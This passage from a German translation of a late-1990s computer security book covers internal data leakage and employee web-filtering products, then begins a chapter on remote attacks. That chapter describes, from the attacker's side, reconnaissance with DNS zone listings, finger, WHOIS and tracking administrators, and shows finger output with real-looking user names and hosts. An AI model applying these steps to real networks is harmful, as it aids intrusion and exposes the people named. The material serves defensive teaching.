Das neue System sparte anfangs auch einiges. Es gab jedoch ein paar versteckte Kosten. Das Personal verbrachte teilweise einige Stunden am Tag damit, sich Pornographie aus dem Internet herunterzuladen. Es gab keine richtige Unternehmensrichtlinie dagegen.

Den Benutzern Zugang zum Internet zu gewähren, birgt noch weitere Probleme. Es muß nicht unbedingt Ihr Netzwerk sein, das offengelegt wird. Es könnte auch Ihre harte Arbeit sein. Folgendes wurde in einer Mailing-Liste gepostet, die an firewalls@GreatCircle.COM unterhalten wird. Der Autor war ein für die Informationssicherheit verantwortlicher Systemadministrator, der Beitrag stammt vom 28. März 1997. Der Autor schrieb:

> *Ich habe eine Statistik davon erstellt, was in fünf Monaten durch die Firewall nach außen gedrungen ist - über 400.000 Zeilen geschützter Quellcode für ein Projekt. All diese Leute hatten legitimen internen Zugriff. Es kommt mir (fast) so vor, als wäre die ganze regelmäßige Sicherheitsarbeit, die ich für dieses Unix-Netz geleistet habe, vollkommen umsonst. Es ist doch überhaupt nicht mehr wichtig, ob jemand den Root- Account knacken kann, wenn ohnehin irgendwelche Diebe und Idioten einfach per E- Mail verbreiten, wozu sie Zugang haben.*

Für Cracker ist dies gerade der Reiz des Internet. Der beste Weg, durch eine Firewall zu kommen, ist, einen internen Komplizen zu haben, der einem die nötigen Informationen sendet. Ich kenne Personen, die auf diese Weise Paßwörter und andere Informationen von Unternehmen bekommen haben. Ein Mitglied der Bande erhält einen Arbeitsvertrag (oder befristeten Job) in dem Unternehmen. Er bringt Informationen zutage, an die auf andere Weise durch die Firewall hindurch nicht so leicht heranzukommen wäre. Eine Gruppe hat dies gerade mit Pacific Bell gemacht. Eine andere mit Chevron. Das sind nicht gerade Tante- Emma-Läden.

Der Secure Network Server (SNS) der Secure Computing Corporation ist eine Möglichkeit, diese internen Diebe wenigstens daran zu hindern, Ihre wertvollen Daten nach draußen zu senden. Dieses von der National Security Agency anerkannte Modul filtert E-Mail. Das System verwendet eine proprietäre Technologie, und laut der von der Secure Computing Corporation zur Verfügung gestellten Dokumentation:

> *...bietet das System Multilevel Security (MLS), indem es den Austausch von nicht geheimen Informationen zwischen geheimen Netzwerken und nicht geheimen Netzwerken ermöglicht. Die SNS-Filterung und die Möglichkeit der Erstellung digitaler Signaturen mit FORTEZZA stellen sicher, daß nur autorisierte E-Mails aus der geschützten Umgebung versendet werden können.*

Wegweiser:

SNS finden Sie online unter http://www.nsa.gov:8080/programs/missi/ scc_sns.html. Es ist ein beeindruckendes Produkt.

Es kann sogar dann Probleme geben, wenn Ihre Benutzer gar nicht aktiv versuchen, Ihr System zu knacken. Vielleicht ist es Teil ihrer Arbeit, im Internet zu surfen, und sie sind sich gar nicht bewußt, daß eine wertvolle, geschützte Information aus Versehen aus Ihrem Netzwerk entwichen ist. Ein Beispiel für einen solchen Fall ist die jüngste Shockwave-Kontroverse. Vor kurzem wurde erkannt, daß Shockwave benutzt werden kann, um die Sicherheit von Netzwerken zu durchbrechen, wenn jemand eine Seite anwählt:

> *Ein Entwickler kann Shockwave benutzen, um auf die Netscape-E-Mail-Verzeichnisse des Benutzers zuzugreifen. Dies geschieht, indem man einen bestimmten Namen und Pfad zu dem Postfach auf der Festplatte des Benutzers voraussetzt. Die vorgegebenen Namen für Mail-Verzeichnisse sind z.B. Inbox, Outbox, Sent und Trash. Der Default- Pfad zur »Inbox« auf Win95/NT wäre* `C:/Programme/Netscape/Navigator/Mail/Inbox`*. Dann kann der Entwickler den Shockwave-Befehl GETNETTEXT verwenden, um den Navigator aufzurufen und das E-Mail-Verzeichnis nach einer E-Mail zu fragen. Die Ergebnisse dieser Abfrage können dann in eine Variable überführt werden und später bearbeitet und an einen Server gesendet werden.*

Wegweiser:

Der obige Abschnitt ist ein Auszug aus »Shockwave Can Read User's Email«, einem Artikel von David de Vitry. Er wurde ursprünglich unter http://www.webcomics.com/shockwave/ gepostet. Sie finden ihn auch unter http://www.ntsecurity.net/.

Die folgenden Produkte können Ihnen bei der Verwaltung des Internet-Zugriffs Ihrer Mitarbeiter behilflich sein.

23.8.1 N2H2 von Bess School and Business Filters

Bess School and Business Filters
1301 5th Avenue, Suite 1501
Seattle, WA 98101

Tel.: 001-800-971-2622
E-Mail: info@n2h2.com URL: http://www.n2h2.com/

N2H2 bietet spezialisierte Filterdienste, die Unternehmen helfen, die Produktivität ihrer Angestellten zu steigern - zum einen durch Überwachung und Protokollierung der Internet- Nutzung und zum anderen durch maßgeschneiderte Internet-Filterung.

Der N2H2-Filterdienst erzeugt Berichte, die häufig besuchte, nicht geschäftliche Webseiten identifizieren. Es wird angegeben, wie oft diese innerhalb eines bestimmten Zeitraums aufgesucht werden, und welche Clients am häufigsten solche Seiten aufrufen. Der Service sperrt eine ganze Reihe von Diensten, darunter WWW-Sites und Chat-Kanäle/Räume.

Das N2H2-Paket ist besonders attraktiv, weil Bess den gesamten Vorgang extern durchführt. (Sie müssen keine Software oder Hardware installieren.) Das bedeutet, daß auch die cleversten Möchtegern-Cracker in Ihrer Organisation keine Möglichkeit haben werden, das System zu umgehen.

23.8.2 WebSENSE

NetPartners Internet Solutions, Inc.
9210 Sky Park Court First Floor
San Diego, CA 92123
Kontakt: Jeff True
Tel.: 001-619-505-3044
Fax: 001-619-495-1950
E-Mail: jtrue@netpart.com URL: http://www.netpart.com/

WebSENSE ist ein fortschrittliches System zum Abschirmen von Internet-Inhalten, mit dem Unternehmen Netzwerk-Traffic zu Internet-Sites überwachen oder verhindern können, die als unangemessen oder anderweitig unerwünscht angesehen werden. WebSENSE ist als ein Windows-NT-Dienst implementiert, der auf einem einzigen Windows-NT-Rechner läuft, so daß es nicht erforderlich ist, Software auf den einzelnen Workstations der Benutzer zu installieren. WebSENSE unterstützt eine Vielzahl von TCP-Protokollen, darunter HTTP, Gopher, FTP, Telnet, IRC, NNTP und RealAudio. Die empfohlene Mindestkonfiguration ist ein Intel 486 mit 16 MB RAM und Windows NT 3.51 (oder höher).

23.8.3 X-STOP

X-STOP
Log-On Data Corporation
828 West Taft Avenue
Orange, CA 92865-4232
Tel.: 001-714-282-6111
E-Mail: info@ldc.com URL: http://www.xstop.com/

X-STOP ist eine sehr umfassende Lösung zur Einschränkung des Zugriffs von Angestellten auf unerwünschte Sites. Hauptbestandteil von X-STOP ist ein auf Hardware basierender Sperrfilter. Das Blockieren kann auf unterschiedliche Arten erfolgen (und Sie können auch ganz darauf verzichten und

einfach nur überwachen lassen, welche Sites besucht werden).

X-STOP geht jedoch noch einen Schritt weiter. Sie können es auch verwenden, um Angestellte daran zu hindern, unternehmenseigene Daten zu versenden. (X-STOP kann darauf trainiert werden, den Versand bestimmter Daten zu verhindern. Es filtert die Betreffzeile und den Nachrichtentext und sucht nach verdächtigen Mustern.) Sie können fast jeden beliebigen Auslöser spezifizieren. Zum Beispiel könnten ein Alarm und eine Sperre ausgelöst werden, wenn einer Ihrer Mitarbeiter eine Nachricht senden will, die eine bestimmte Telefonnummer enthält.

X-STOP ist teuer, aber es ist sein Geld wert. Sie können bis zu 10.000 Workstations mit diesem Produkt filtern.

23.8.4 Sequel Net Access Manager

Sequel Headquarters
Lincoln Executive Center, Building III
3245 146th Place SE, Suite 300
Bellevue, WA 98007
Tel.: 001-1-800-973-7835
Fax: 001-425-556-4042
E-Mail: sales@sequeltech.com URL: http://www.sequeltech.com/

Sequel Net Access Manager überwacht und kontrolliert den Internet- (und Intranet-) Zugang auf Ihrem lokalen System. Aufgrund der umfangreichen Berichte, die dieses Programm erzeugt, können Sie es dazu verwenden, den ausgehenden Traffic nach Abteilung oder LAN- Segment genau zu bestimmen. So können Sie den einzelnen Abteilungen ihre Internet-Nutzung genau »berechnen«.

Noch wichtiger ist jedoch, daß Sequel Net Access Manager auch verwendet werden kann, um Zugangsrichtlinien für HTTP, FTP, SMTP, NNTP, Oracle, SQL*net, Lotus Notes und andere Dienste durchzusetzen. (Sie können den Zugang auf Grundlage einer Vielzahl von Variablen beschränken, wie z.B. der Tageszeit.)

23.8.5 SmartFilter

Secure Computing Corporation
2675 Long Lake Road
Roseville, MN 55113
Tel.: 001-408-918-6100
E-mail: sales@securecomputing.com URL: http://www.securecomputing.com/

SmartFilter kann mit der NT-Firewall von Secure Computing zusammen verwendet oder als Einzelprodukt erworben werden. SmartFilter läßt sich nahtlos in alle Netscape-Proxy-Server integrieren und unterstützt sogar die Filterung japanischer Sites. SmartFilter funktioniert bekanntermaßen gut auf folgenden Plattformen:

- AIX
- SunOS

- Solaris
- HP-UX
- Irix
- DEC UNIX
- BSDI
- Linux
- UnixWare
- Windows NT

Weiterhin unterstützt das Produkt mehrere populäre Firewalls, und es enthält ein Software-Entwicklungs-Kit für den Fall, daß Sie seine Möglichkeiten erweitern wollen.

23.9 Entwicklung von Checklisten zur Optimierung der Verfahrensweisen

Obwohl es durchaus erfolgreich sein kann, spezifischen Sicherheitslücken der einzelnen Plattformen nachzujagen, gibt es noch andere Möglichkeiten, die interne Sicherheit zu verbessern. Eine ganz einfache ist, die beste Praxis für Ihr Unternehmen zu bestimmen. Um dies zu erreichen, müssen Sie überprüfen, ob die Organisation und die Verhaltensmuster Ihres Unternehmens der Sicherheit dienlich sind.

Das ist kein allzu kompliziertes Unterfangen. Sie sollten zumindest die folgenden Bereiche untersuchen:

- **Physikalische Zugriffsbeschränkungen.** Wer hat Zugang zu Ihren Servern und Workstations? Wenn diese Rechner in »gemeinschaftlichen« Arbeitsbereichen stehen, ist das ein Problem. Es sollten nur diejenigen Zugang haben, die ihn wirklich benötigen.
- **Backup-Maßnahmen.** Haben Sie die Möglichkeit, Daten nach einem Verlust wiederherzustellen? Wie oft führt das Personal Backups durch? Wo werden die Backup-Medien aufbewahrt? Sind sie paßwortgeschützt? Wie oft prüfen Sie die Integrität von gesicherten Daten?
- **Schutz vor böswilligem Code.** Läuft auf jeder Workstation und den Servern täglich eine Virenprüfung? Ist Ihre Anti-Viren-Software auf dem neuesten Stand? Wer ist für die Updates verantwortlich? Lassen Sie Tools zur Prüfung der Datei- und Systemintegrität laufen?
- **Verschlüsselung.** Verwendet Ihr Unternehmen Verschlüsselungsmethoden?
- **Patches für Betriebssystem und Anwendungen.** Hält sich Ihr Unternehmen in Sachen Sicherheitspatches auf dem laufenden? Haben Sie ein System zur Protokollierung dieser Maßnahmen?
- **Paßwörter.** Werden die Benutzer gezwungen, ihre Paßwörter in regelmäßigen Abständen zu ändern? Hat Ihr Unternehmen eine Richtlinie für Paßwörter? Wie oft wird die Stärke der Paßwörter der Benutzer geprüft?
- **Dokumente.** Verwendet Ihr Unternehmen Aktenvernichter?

Das alles sind grundlegende Sicherheitsvorkehrungen, aber Sie wären überrascht, wenn Sie wüßten, wie viele Unternehmen nicht einmal diese Basisanforderungen erfüllen. Wenn Ihr Unternehmen zuvor noch nie Sicherheitsrichtlinien und -Verfahren aufgestellt hat, wissen Sie vielleicht nicht, womit Sie anfangen

sollen. Checklisten können dabei sehr hilfreich sein.

23.9.1 Sicherheitschecklisten

Die folgenden Abschnitte enthalten eine Reihe von Sicherheitschecklisten. Ich empfehle Ihnen, sich alle anzusehen, die für Ihre spezielle Konfiguration von Bedeutung sind, und sie zu kombinieren.

Microsoft MS-DOS Security Checklist

Autor: Bryan Thatcher, USAF

URL: http://kumi.kelly.af.mil/doscheck.html

Microsoft Windows Security Checklist

Autor: Bryan Thatcher, USAF

URL: http://kumi.kelly.af.mil/wincheck.html

UNIX Computer Security Checklist

Autor: AUCERT

URL: http://www.bive.unit.liu.se/security/AUSCERT_checklist1.1.html

LAN Security Self-Assessment

Autor: Computer Security Administration; University of Toronto

URL: http://www.utoronto.ca/security/lansass.htm#lansass

Generic Password Security Checklist

Autor: Lindsay Winsor

URL: http://delphi.colorado.edu/~security/users/access/goodprac.htm

CERT Coordination Center Generic Security Information Checklist

Autor: Computer Emergency Response Team

URL: http://ird.security.mci.net/check/cert-sec.html

TCP/IP Security Checklist

Autor: Dale Drew

URL: http://ird.security.mci.net/check.html

Informix Security Checklist

Autor: unbekannt

URL: http://spider.osfl.disa.mil/cm/security/check_list/appendf.pdf

Cisco IP Security Checklist

Autor: Cisco Systems, Inc.

URL: http://www.cisco.com/univercd/cc/td/doc/cisintwk/ics/icssecur.htm

Security Policy Checklist

Autoren: Barbara Guttman und Robert Bagwill

URL: http://csrc.nist.gov/isptg/html/ISPTG-Contents.html

23.10 Zusammenfassung

Die interne Sicherheit ist eine ernste Angelegenheit, und leider hatte ich hier nur wenig Platz, mich diesem Thema zu widmen. Ich empfehle Ihnen, einige der Bücher zu lesen, die in Anhang A, »Bibliographie zum Thema Sicherheit - Weiterführende Literatur«, aufgeführt sind. Viele dieser Titel sind bewährte und zuverlässige Bücher über allgemeine Computer- Sicherheit.

---

vorheriges Kapitel | Inhaltsverzeichnis | Stichwortverzeichnis | Kapitelanfang | nächstes Kapitel

vorheriges Kapitel | Inhaltsverzeichnis | Stichwortverzeichnis | nächstes Kapitel

24

Der entfernte Angriff

Dieses Kapitel untersucht die Anatomie eines entfernten Angriffs.

24.1 Was ist ein entfernter Angriff?

Ein *entfernter Angriff* (*Remote-Angriff*) ist ein Angriff, der gegen einen entfernten Rechner ausgeführt wird.

Ein entfernter Rechner ist jeder Rechner - ausgenommen der, an dem Sie gerade sitzen - , auf den Sie über das Internet oder ein anderes Netzwerk zugreifen können.

24.2 Die ersten Schritte

Die ersten Schritte eines entfernten Angriffs beinhalten seltsamerweise wenig oder gar keinen direkten Kontakt mit dem Ziel. Das erste Problem eines Crackers ist es, an folgende Informationen zu gelangen:

- Wie sieht das Netzwerk aus?
- Welche möglichen Schwachstellen gibt es?
- Wer betreibt das Netzwerk?
- Woher bekommt es seine Anbindung?

Das läßt sich schnell und unauffällig herausfinden. Üblicherweise verwendet der Cracker dazu ganz normale Netzwerk-Utilities. Das erste Ziel ist, sich nur einen Überblick zu verschaffen, eine allgemeine Vorstellung davon, wie die Zielumgebung aussieht. Sehen wir uns einmal an, welche Informationen man sammeln kann, ohne das Zielsystem aufzuschrecken.

24.3 Einen kurzen Blick auf das Netzwerk werfen

Ein Cracker könnte damit beginnen, eine Host-Abfrage zu starten. Das Host-Utility sammelt alle verfügbaren Informationen von Name-Servern. Das kann zu einer Menge Informationen führen. Für dieses Kapitel habe ich z.B. eine Host-Abfrage an der Boston University gestartet. Die Ergebnisse wuchsen auf über 1,5 Mbyte an, und ich habe die Verbindung schließlich gekappt. (Zu dem Zeitpunkt

waren es ca. 35.000 Zeilen.)

Hinweis:

Der Befehl host

Der Befehl host liefert ungefähr die gleichen Informationen wie eine Kombination von nslookup und dig. host hat jedoch zusätzlich den Vorteil, daß die Informationen in einem leicht lesbaren Format ausgegeben werden, das sich zum lexikalischen Scannen eignet. Mit host können Sie eine netzwerkweite Abfrage starten, indem Sie folgenden Befehl eingeben: host -l -v -t any hostname.com

Hier ist ein Beispiel einer Ausgabe der Boston University:

```
CS.BU.EDU 86400 IN HINFO SUN-SPARCSTATION-10/40 UNIX
CS.BU.EDU 86400 IN A 128.197.12.2
EE.BU.EDU 86400 IN A 128.197.176.78
EE.BU.EDU 86400 IN HINFO PC WINDOWS-NT
MAESTRO.BU.EDU 86400 IN A 128.197.6.100
MAESTRO.BU.EDU 86400 IN HINFO VISUAL-CX-19-TURBO X-SERVER
DARKSTAR.BU.EDU 86400 IN A 128.197.73.84
DARKSTAR.BU.EDU 86400 IN HINFO PC-CLONE LINUX
BLACK-ROSE.BU.EDU 86400 IN A 128.197.21.54
BLACK-ROSE.BU.EDU 86400 IN MX 10 CGL.BU.EDU
BLACK-ROSE.BU.EDU 86400 IN HINFO SGI-IRIS-4D/25 UNIX
MACADAMIA.BU.EDU 86400 IN A 128.197.20.120
MACADAMIA.BU.EDU 86400 IN HINFO MACINTOSH-II MAC-OS/MacTCP
COD.BU.EDU 86400 IN HINFO DECSTATION-3100 UNIX
COD.BU.EDU 86400 IN A 128.197.160.85
BUPHYC.BU.EDU 86400 IN HINFO VAX-4000/300 OpenVMS
BUPHYC.BU.EDU 86400 IN MX 10 BUPHYC.BU.EDU
BUPHYC.BU.EDU 86400 IN A 128.197.41.41
```

Auf den ersten Blick sieht dies nur aus wie ein Wirrwarr von Adressen, Hostnamen und Hardware-Angaben. Für einen Cracker sind diese Daten jedoch recht informativ.

- cs.bu.edu läuft unter Solaris. Wurde das Solaris-rlogin gegen Puffer-Überlauf gepatcht? Wenn nicht, könnte man damit Root-Zugang erlangen.
- DARKSTAR läuft unter Linux. Wenn eine Red-Hat-Distribution verwendet wird, könnte der Cracker u.U. eine Lücke in imapd ausnutzen, um Root-Zugang zu bekommen.
- BLACK-ROSE läuft unter IRIX. Es besteht die Möglichkeit, daß BLACK-ROSE als Web-Server konfiguriert ist. Wenn dies so ist, kann man eine Schwachstelle in /cgi-bin/ handler ausnutzen, um Root zu werden.

Wie Sie sehen, kann ein Cracker bereits durch die Eingabe eines einzigen Befehls an wertvolle Informationen über sein Ziel gelangen.

Sehen wir uns das etwas genauer an. Nehmen wir zum Beispiel cs.bu.edu. Durch die obigen Informationen wissen wir, daß cs wahrscheinlich unter Solaris läuft. (Ich sage wahrscheinlich, weil es auch SparcLinux sein könnte.) Vielleicht können wir an einen gültigen Benutzernamen kommen. Läuft

dort finger? Aber sicher:

```
krazykid Ernest Kim p2 6 Tue 11:32 moria.bu.edu:0.0
```

Ernest kommt von moria.bu.edu. Aufgrund von Untersuchungen ähnlicher Listings vermuten wir einmal, daß moria sich im cs-Cluster befindet:

```
CS10.BU.EDU 86400 IN CNAME VIOLIN.BU.EDU
CS11.BU.EDU 86400 IN CNAME CSL.BU.EDU
CS12.BU.EDU 86400 IN A 128.197.10.111
CS12.BU.EDU 86400 IN MX 10 CS.BU.EDU
CS12.BU.EDU 86400 IN HINFO XXX UNIX
CS13.BU.EDU 86400 IN CNAME MORIA.BU.EDU
CS14.BU.EDU 86400 IN A 128.197.10.113
CS14.BU.EDU 86400 IN MX 10 CS.BU.EDU
CS14.BU.EDU 86400 IN HINFO SUN-3/75 UNIX
CS13.BU.EDU 86400 IN CNAME MORIA.BU.EDU
```

Vielleicht können wir moria benutzen, um seine Freunde und Nachbarn anzugreifen. Wir müssen zumindest ein paar Benutzernamen auf diesem System herausfinden. Läuft auf ihm finger? Ja:

```
allysony Allyson Yarbrough qterm 73 csa (BABB022-0B96AX01.BU.E
ann317 Ann Lam netscap 35 csa (PUB6-XT19.BU.EDU:0.0)
annie77 Nhi Au emacs-1 38 csa (PUB3-XT30.BU.EDU:0.0)
april jeannie lu tin *43 csa (sonic.synnet.com)
artdodge Adam Bradley pico 40 csb (cs-xt6.bu.edu:0.0)
barford Paul Barford pine *1* csb (exeter)
best Azer Bestavros tcsh 28 csb (sphinx:0.0)
best Azer Bestavros tcsh 0 sphinx (:0.0)
bhatti bhatti ghulam tin 33 csa (mail.evare.com)
brianm Brian Mancuso bash 19 csa (gateway-all.itg.net)
budd Phil Budne tcsh *5* csa (philbudne.ne.mediaone
carter Bob Carter rlogin 11 csb (liquid.bellcore.com)
```

Auf moria läuft nicht nur finger, sondern wir können auch sehen, was seine Benutzer gerade tun. Einige beantworten Mails (pine), andere editieren Dateien (pico) und einige gehören zum harten Kern der Unix-Fanatiker (emacs). Auch diese Informationen scheinen auf den ersten Blick nicht allzuviel zu offenbaren - außer dem letzten Eintrag natürlich. Bob Carter verwendet rlogin. Obwohl es unwahrscheinlich ist, könnte dies bedeuten, daß es irgendeine Vertrauensbeziehung zwischen moria und einem anderen Rechner gibt.

Lassen Sie uns das Ganze noch einmal rekapitulieren. Obwohl wir erst zwei Befehle eingegeben haben (host und finger), haben wir schon eine Menge herausgefunden.

Cracker beginnen im allgemeinen damit, sich auf diese Weise unauffällig ein paar Informationen zu verschaffen. Diese Informationen stellen natürlich nur Möglichkeiten dar, aber daraus könnte sich schnell einmal eine Gelegenheit ergeben.

Der Fairneß halber muß gesagt werden, daß es schwieriger sein würde, dieselben Informationen über ein privates Netzwerk zu bekommen. Die meisten privaten Netzwerke beschränken den Zugang zu ihren

Name-Servern, oder sie schränken zumindest die Art der Informationen ein, die ein solcher Server der Außenwelt preisgibt. Universitäten tun dies dagegen selten. Es wäre einfach zu unpraktisch für sie.

Hinweis:

Sogar Rechnernamen können manchmal Hinweise geben. Ein mir bekannter Systemadministrator ist ein Astronomie-Fan. Als er sein Netzwerk plante, nannte er seine Rechner nach bekannten Asteroiden und Fixsternen. Die Namensgebung war so konsequent, daß Cracker sich die folgende Frage stellten: Könnte dieser Systemadministrator astronomische Namen für NIS verwendet haben? Er hatte.

Nachdem er unterschiedliche Methoden zur Abfrage von Name-Servern ausprobiert hat, wird der Cracker zu anderen Netzwerkdiensten übergehen. Einer davon ist WHOIS.

24.3.1 WHOIS

Der Service WHOIS wird von internic.net betrieben, dem *Network Information Center*. Die Datenbank enthält die folgenden Informationen:

- Die Hostnamen aller nichtmilitärischen US-Domains
- Die Namen der Eigentümer der Domains
- Die technische Kontaktperson für jede Domain
- Die Name-Server-Adressen jeder Domain

Eine WHOIS-Abfrage kann auf zwei Arten durchgeführt werden:

- Von einer Unix-Befehlszeile
- Von einem WHOIS-Gateway. Das ist eine Webseite, die ein HTML-Front-End für WHOIS-Abfragen mit Hilfe von Formularen anbietet, z.B. http://www.internic.net/.

Die Informationen, die uns interessieren, sind der Name und die Adresse der technischen Kontaktperson. Diese Informationen scheinen harmlos zu sein, sind es aber nicht. Wie Sie gleich sehen werden, kann die E-Mail-Adresse der technischen Kontaktperson ziemlich wertvoll sein. Außerdem können Sie durch `whois`-, `nslookup`- und `host`-Abfragen die Quelle der Internet-Anbindung des Ziels feststellen, ob das Ziel eine echte oder eine virtuelle Domain ist und so weiter.

Jede noch so kleine Information kann hilfreich sein. Obwohl diese Informationen einzeln gesehen oft wertlos sind, können sie zusammengenommen wertvolle Einblicke in ein Netzwerk liefern. Farmer und Venema haben dies in *Improving the Security of Your Site by Breaking Into It* so beschrieben:

> *Was sollten Sie tun? Zuerst sollten Sie Informationen über Ihren (Ziel-) Host sammeln. Es gibt eine Vielzahl von Netzwerkdiensten, die Sie abfragen können: finger, showmount und rpcinfo sind gute Ausgangspunkte. Aber hören Sie danach noch nicht auf. Sie sollten auch DNS, WHOIS, Sendmail (smtp), FTP, uucp und alle anderen Dienste verwenden, die Sie finden können.*

Wegweiser:

Improving the Security of Your Site by Breaking Into It von Dan Farmer und Wietse Venema .finden Sie online unter http://www.alw.nih.gov/Security/Docs/admin-guide-to-cracking.101.html .

Besonders hilfreich kann es sein, Informationen über den Systemadministrator der Site zu sammeln. Wenn Sie sich die Zeit nehmen, die Adresse des Administrators durch verschiedene Suchmaschinen laufen zu lassen, können Sie wichtige Einblicke in sein Netzwerk, seine Sicherheit und seine Persönlichkeit gewinnen.

Insbesondere sollten Sie die Beiträge aufspüren, die der Administrator im Usenet oder Sicherheits-Mailing-Listen gepostet hat. Manchmal spezifizieren sie ihre Architektur, ihre Netzwerktopologie und spezielle Probleme, die sie vielleicht haben. (Hin und wieder zeichnen sie Diagramme in ASCII-Text, mit IP-Nummern und all dem.) Diese Diskussionen könnten Hinweise über die Sicherheit oder Sicherheitsrichtlinien der Site liefern.

Wenn ein Systemadministrator z.B. täglich in Sicherheitsmailinglisten auftritt und über verschiedene Sicherheits-Technologien diskutiert, ist er eindeutig vorbereitet und gut informiert. Falls seine Adresse in solchen Listen oder Foren nicht auftaucht, ist er vielleicht wie die meisten Systemadministratoren: ausreichend sorgfältig und mehr nicht.

Wie dem auch sei; sogar eine ganz geringe Präsenz in solchen Listen läßt vermuten, daß er Advisories liest. Das ist für Cracker ein schlechtes Zeichen, da sie sich zum größten Teil auf mangelndes Wissen des Administrators verlassen müssen.

Hinweis:

Oft wird das Eindringen in ein Netzwerk nicht verhindert, weil das Sicherheitspersonal nicht auf dem laufenden ist. Viele Leute haben einfach nicht die Zeit, sich alle relevanten Sicherheitsadvisories durchzulesen.

Wenn Sie keinen Hinweis darauf finden können, daß die offizielle E-Mail-Adresse des Administrators in einer Sicherheitsmailingliste auftaucht, sollten Sie ein paar alternative Adressen ausprobieren. Eine Methode ist, seinen Benutzernamen an alle Hosts des Netzwerks anzufügen. Wenn sein Benutzername z.B. walross ist und das Netzwerk auf den folgenden Rechnern untergebracht ist:

- sabertooth.target.net
- bengal.target.net
- puma.target.net

würden Sie die folgenden Adressen ausprobieren:

- walross@sabertooth.target.net
- walross@bengal.target.net
- walross@puma.target.net

24.3.2 finger und rusers

Wenn finger und rusers auf dem Zielsystem laufen, können Sie sogar herausfinden, welche Accounts der Systemadministrator auf anderen Netzwerken hat. Sie können diese Informationen aus den Host-Namen-Berichten ableiten, die sowohl finger als auch rusers zur Verfügung stellt. Entweder im kurzen finger-Format:

```
prof vladimir kutsman tcsh 72 csa (door1.lotus.com)
```

im langen finger-Format:

```
Login name: ulvi In real life: Ulvi yurtsever
Directory: /home/ulvi Shell: /sbin/sh
On since Jun 16 10:48:17 on pts/18 from milano.jpl.nasa.gov
2 minutes 35 seconds Idle Time
Mail last read Tue Jun 16 13:34:30 1998
No Plan.
```

oder im langen rusers-Format:

```
dc31245 207.171.0.111:pts/0 Jun 16 14:51 (207.171.10.68)
```

Leider ist es etwas schwieriger, an diese Informationen zu kommen. Es könnte Stunden oder gar Tage dauern, bevor sich der Systemadministrator von einem fremden Netzwerk aus einloggt. (Wenn Sie nicht wenigstens einen Account auf dem Ziel offenlegen können, haben Sie keine andere Möglichkeit, die letzten Informationen zu sehen.)

Eine Lösung dieses Problems ist es, ein Script zu schreiben, das diese Informationen stündlich sammelt. Irgendwann werden Sie einen Benutzer abfangen können, der sich über Telnet von einem ISP (oder einer anderen Verbindung) aus einloggt. Die Ausgabe über Ulvi läßt z.B. vermuten, daß er einen Account auf milano.jpl.nasa.gov hat. Diese Information an sich ist vielleicht nicht sehr hilfreich. Ihn auf diesem Rechner fingern zu wollen, hat z.B. keinen Zweck, da finger dort deaktiviert wurde. Als ich Ulvis Namen jedoch durch Altavista suchen ließ, fand ich folgende Adresse:

uyurtsever@dynatec.com

Mit Hilfe dieser Adresse konnte ich ihn an anderer Stelle aufspüren.

Wenn Sie beharrlich jede Spur verfolgen, werden Sie schließlich die anderen Accounts des Systemadministrators herausbekommen. Dann können Sie ihn in Listen und Foren besser aufspüren.

24.4 Das Betriebssystem

Der nächste Schritt ist, herauszufinden, welches Betriebssystem das Ziel verwendet. Dieser Schritt kann entweder sehr einfach oder sehr schwierig sein, je nach Konfiguration des Zielsystems.

Im Idealfall ist die Identifizierung des Betriebssystems eine einfache und unkomplizierte Angelegenheit, und meistens ist das auch so. Viele Systeme geben ihr Betriebssystem an, wenn eine neue Login-Sitzung gestartet wird. Unix zeigt zum Beispiel per Voreinstellung die /etc/issue-Datei an, wenn eine neue Instanz von getty gestartet wird. In diesem Fall reicht eine einfache Telnet-Verbindung aus:

```
Trying 207.171.0.111...
Connected to 207.171.0.111
Escape character is '^]'.
UNIX(r) System V Release 4.0 (207.171.0.111)
login:
```

Wenn diese Informationen nicht sofort verfügbar sind, können Sie die Befehle host, dig und nslookup ausprobieren. Diese Anfragen bringen genau dieselben Informationen, die ich für cs.bd.edu erhalten

habe. In vielen Fällen gibt die Ausgabe das Betriebssystem und die Systemarchitektur an. Diese Informationen müssen jedoch nicht unbedingt korrekt sein. Sie könnten veraltet sein, oder jemand beim Zielsystem könnte diese Listings unabsichtlich oder sogar absichtlich verändert haben.

Wenn diese Methoden alle versagen, müssen Sie es auf andere Weise versuchen. Eine Möglichkeit ist, Socket-Verbindungen zu definierten (well-known) Ports zu öffnen, auf denen spezielle Dienste laufen. Zum Beispiel läuft auf den meisten kommerziellen Betriebssystemen mindestens ein proprietärer Dienst, der auf den anderen nicht läuft. Wenn Sie diese Dienste vorsichtig austesten, können Sie schon viele Kandidaten ausschließen. (Diese Methode hat allerdings einige Nachteile. Wenn auf dem Zielsystem Linux läuft, werden Sie viele falsche Positivmeldungen erhalten. Die Linux-Gemeinde hat die meisten Dienste geklont. Deshalb kann es bei einer oberflächlichen Untersuchung so aussehen, als sei ein Linux-Host ein ganz anderes System.)

Eine weitere Methode ist die Verwendung von Suchmaschinen. In diesem Fall verwenden Sie bekannte Benutzernamen des Zielsystems. Sie suchen dann nach E-Mails oder Usenet- Beiträgen, die dort erzeugt wurden. Ihr Ziel ist es, Header zu lokalisieren, die vom Zielhost stammen. Wenn Sie welche finden, sieht das ungefähr so aus:

```
Newsgroups: misc.forsale.computers.workstation
Subject: Sparc LX forsale
Date: Thu, 11 Jun 1998 11:08:20 -0400
Organization: Alcatel Network Systems, Inc Raleigh, NC
Lines: 22
Distribution: world
Message-ID: <357FF2E4.C22661A9@aur.alcatel.com>
NNTP-Posting-Host: aursgw.aur.alcatel.com
Mime-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
X-Mailer: Mozilla 4.04 - (X11; U; SunOS 5.6 sun4u)
```

In der letzten Zeile werden die Umgebung, das Betriebssystem und die Rechnerarchitektur angegeben:

```
X-Mailer: Mozilla 4.04 - (X11; U; SunOS 5.6 sun4u)
```

Damit ist der Fall schon so gut wie erledigt. Im obigen Beispiel ist der Zielhost eine Sun Microsystems Sparc Ultra, auf der Solaris und der Netscape Communicator für X laufen.

Hinweis:

Sicherlich gibt es noch andere Methoden, ein System zu knacken. Wenn Ihr Ziel ein Unternehmen ist, das den Versand von Produktinformationen über das Web anbietet, ist es kein Problem, es dazu zu bringen, Ihnen etwas zuzuschicken. Sie könnten auch verschiedene Fehler auf ihren Servern oder durch ihre E-Mail-Gateways erzwingen, die das System preisgeben könnten. Cracker wählen jedoch immer den Weg des geringsten Widerstands. Außerdem bevorzugen sie Techniken, die so wenig Spuren wie möglich hinterlassen.

